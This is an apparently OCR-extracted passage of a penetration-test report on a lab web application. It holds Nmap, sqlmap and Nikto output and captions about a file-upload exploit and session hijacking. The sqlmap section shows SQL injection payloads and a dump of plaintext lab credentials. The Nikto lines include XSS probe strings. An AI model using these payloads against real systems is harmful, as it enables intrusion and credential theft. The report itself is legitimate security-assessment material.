

Figure 23 - "*printenv*" function output



Figure 24 - Changing the "*Content-Type*" header to upload file types other than image files.



Figure 25 - XAMPP user for PHPMyAdmin



Figure 26 - Discovering the admin password using the file upload exploit

```
# Nmap 7.70 scan initiated Thu Nov 29 13:45:45 2018 as: nmap --script
ssl-cert,ssl-enum-ciphers -p 443 -n -oN SSL_config.txt 192.168.1.10
Nmap scan report for 192.168.1.10
Host is up (0.00056s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA - F
|       TLS_RSA_WITH_AES_256_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
```

```
|       TLS_RSA_WITH_IDEA_CBC_SHA - F
|       TLS_RSA_WITH_RC4_128_SHA - F
|       TLS_RSA_WITH_SEED_CBC_SHA - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       64-bit block cipher IDEA vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Insecure certificate signature: MD5
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA - F
|       TLS_RSA_WITH_AES_256_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
|       TLS_RSA_WITH_IDEA_CBC_SHA - F
|       TLS_RSA_WITH_RC4_128_SHA - F
|       TLS_RSA_WITH_SEED_CBC_SHA - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       64-bit block cipher IDEA vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Insecure certificate signature: MD5
|   TLSv1.1:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
```

```
|       TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA - F
|       TLS_RSA_WITH_AES_256_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
|       TLS_RSA_WITH_IDEA_CBC_SHA - F
|       TLS_RSA_WITH_RC4_128_SHA - F
|       TLS_RSA_WITH_SEED_CBC_SHA - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       64-bit block cipher IDEA vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Insecure certificate signature: MD5
|   TLSv1.2:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 1024) - F
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA - F
|       TLS_RSA_WITH_AES_128_CBC_SHA256 - F
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - F
|       TLS_RSA_WITH_AES_256_CBC_SHA - F
|       TLS_RSA_WITH_AES_256_CBC_SHA256 - F
```

```
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - F
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - F
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - F
|       TLS_RSA_WITH_IDEA_CBC_SHA - F
|       TLS_RSA_WITH_RC4_128_SHA - F
|       TLS_RSA_WITH_SEED_CBC_SHA - F
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       64-bit block cipher IDEA vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       Insecure certificate signature: MD5
|_  least strength: F

# Nmap done at Thu Nov 29 13:46:15 2018 -- 1 IP address (1 host up) scanned in
30.35 seconds
```

Figure 27 - Cypher Suite *Nmap* scan

```
sqlmap identified the following injection point(s) with a total of 277 HTTP(s) requests:
---
Parameter: user_email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=hacklab@hacklab.com' AND 1518=1518 AND
'hACl'='hACl&user_password=hacklab&user_login=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: user_email=hacklab@hacklab.com' AND SLEEP(5) AND
'JPrH'='JPrH&user_password=hacklab&user_login=

Parameter: user_password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=hacklab@hacklab.com&user_password=hacklab' AND 5450=5450 AND
'fwmK'='fwmK&user_login=
---
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.0.12
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user_email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=hacklab@hacklab.com' AND 1518=1518 AND
'hACl'='hACl&user_password=hacklab&user_login=

    Type: AND/OR time-based blind
```

```
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: user_email=hacklab@hacklab.com' AND SLEEP(5) AND
'JPrH'='JPrH&user_password=hacklab&user_login=

Parameter: user_password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=hacklab@hacklab.com&user_password=hacklab' AND 5450=5450 AND
'fwmK'='fwmK&user_login=
---
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.0.12
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user_email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=hacklab@hacklab.com' AND 1518=1518 AND
'hACl'='hACl&user_password=hacklab&user_login=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: user_email=hacklab@hacklab.com' AND SLEEP(5) AND
'JPrH'='JPrH&user_password=hacklab&user_login=

Parameter: user_password (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_email=hacklab@hacklab.com&user_password=hacklab' AND 5450=5450 AND
'fwmK'='fwmK&user_login=
---
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL >= 5.0.12
Database: edgedata
Table: admin
[1 entry]
+----------+----------------+----------------+
| admin_id | admin_password | admin_username |
+----------+----------------+----------------+
| 1        | irene          | admin          |
+----------+----------------+----------------+

Database: edgedata
Table: items
[14 entries]
+---------+-----------+------------+------------+------------+
| item_id | item_name | item_date  | item_image | item_price |
+---------+-----------+------------+------------+------------+
| 5       | Belter1   | 2016-11-10 | 147124.jpg | 100        |
| 6       | Belter2   | 2016-11-10 | 181757.jpg | 50         |
| 7       | Stinger1  | 2016-11-10 | 783298.jpg | 60         |
| 8       | Stinger2  | 2016-11-10 | 14231.jpg  | 55         |
| 9       | Minger1   | 2016-11-10 | 289865.jpg | 90         |
| 11      | Minger2   | 2016-11-10 | 722934.jpg | 40         |
| 12      | Hinger1   | 2016-11-14 | 838084.jpg | 1000       |
| 13      | Hinger2   | 2016-11-14 | 320199.jpg | 500        |
```

```
| 14      | Inging1   | 2016-11-14 | 361204.jpg | 300        |
| 15      | Inging2   | 2016-11-14 | 444526.jpg | 500        |
| 16      | Brill1    | 2016-11-14 | 956983.jpg | 600        |
| 17      | Brill2    | 2016-11-14 | 855187.jpg | 300        |
| 18      | Rick1     | 2016-11-14 | 45968.jpg  | 400        |
| 19      | Rick2     | 2016-11-14 | 158191.jpg | 50.5       |
+---------+-----------+------------+------------+------------+

Database: edgedata
Table: users
[3 entries]
+---------+-----------+-------------------------+---------------+--------------+--------------+-----
-----------+
| user_id | thumbnail | user_email              | user_address  | user_lastname | user_password |
user_firstname |
+---------+-----------+-------------------------+---------------+--------------+--------------+-----
-----------+
| 1       | rick.jpg  | hacklab@hacklab.com     | 1 Bell Street | Bloggs        | hacklab       | Joe
|
| 3       | <blank>   | StevePlumber@hacklab.com | 2 Brown Street | Plumber       | gebbz03       |
Steve          |
| 4       | <blank>   | RedAdiaire@hacklab.com  | 3 Red Street  | Adaire        | mik           | Red
|
+---------+-----------+-------------------------+---------------+--------------+--------------+-----
-----------+

Database: edgedata
Table: orderdetails
[1 entry]
+---------+----------+------------+------------+-------------+-------------+--------------+-------------
---+
| user_id | order_id | order_name | order_date | order_price | order_total | order_status |
order_quantity |
+---------+----------+------------+------------+-------------+-------------+--------------+-------------
---+
| 1       | 1        | Belter1    | 2017-07-14 | 100         | 100         | Ordered      | 1
|
+---------+----------+------------+------------+-------------+-------------+--------------+-------------
```

Figure 28 - *sqlmap* output



Figure 29 - Session Hijack

```
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.10
+ Target Port: 80
+ GET Cookie PHPSESSID created without the httponly flag
+ GET Retrieved x-powered-by header: PHP/5.4.7
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to the
MIME type
+ GET Server leaks inodes via ETags, header found with file /robots.txt,
fields: 0x2a 0x57820c91d9900
+ OSVDB-3268: GET /company-accounts/: Directory indexing found.
+ GET Entry '/company-accounts/' in robots.txt returned a non-forbidden or
redirect HTTP code (200)
+ GET "robots.txt" contains 1 entry which should be manually viewed.
+ GET Apache mod_negotiation is enabled with MultiViews, which allows
attackers to easily brute force file names. See
http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ PTJLGFKE Web Server returns a valid response with junk HTTP methods, this
may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is
vulnerable to XST
+ OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (CVE-2014-6271).
+ OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (CVE-2014-6278).
+ GET /admin/config.php: PHP Config file may contain database IDs and
passwords.
+ GET /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output
from the phpinfo() function was found.
+ GET /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
```

```
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-3268: GET /database/: Directory indexing found.
+ OSVDB-3093: GET /database/: Databases? Really??
+ OSVDB-3233: GET /cgi-bin/printenv: Apache 2.0 default script is
executable and gives server environment variables. All default scripts
should be removed. It may also allow XSS types of attacks. BID-4431.
+ OSVDB-3233: GET /cgi-bin/test-cgi: Apache 2.0 default script is
executable and reveals system information. All default scripts should be
removed.
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which
runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-9624: GET /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow
administrator access.
+ GET /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>:
Output from the phpinfo() function was found.
+ GET
/phpinfo.php?cx[]=sP3KCbnn2jDClVirhWz51L8QZKdvUkKvyILsp3atzaqsNKjf2FpnJuOuV
lYxZ9wmQ8ZX0u9fShtEzBKAEGZo7NnRgmZapv6Fwl9QZfQEgAdlFlXyE8QlsJvMUfbb8paoJd06
lnvJeuuupRM68vCir71LtVCbDGCyZzAkLuFcmUZQ8LVMDbfYX06putspau6LkViaJzyNfOAoGJ9
rZAw64TzXQI4WPBmhsgFQ2GZbeQNLDYnutyyZMa2xi4CrS9IDu72L8hcDhFXaloidNpxzEn1vtc
unQfyFOG681u5eF4LcJJeBocsyoASwK7qzQXZlsplUTSjVHZrgQxjdxE6ilHSNzUsvLamODphvb
eYYmg9L91QAUiVAKVQRSUoMEOZdNmCZGR1mZff0ENcFNhmd6WeIMDphQ1TVNud0KTjzHiCTPzMP
OsTu9rzon6TIsBxqCH03H4nj6RS87vrPkZxr4lhVUQvExpEueYEJqxIDEKMwuN4lhkc4hh7KTnx
XC88gYWdbZa5W8KiwsHGFNMogmQPqNktSUTXu4yuuyP6p4A1ZcTvEchOGD7mYx7NnPjaCDbumci
Mn5bje6jK0LSdrWRnly9YailS7UxrEfVx3acz9odhTTpiG07pzJAQWgAoFXcWkm5ae1XmMhLWI1
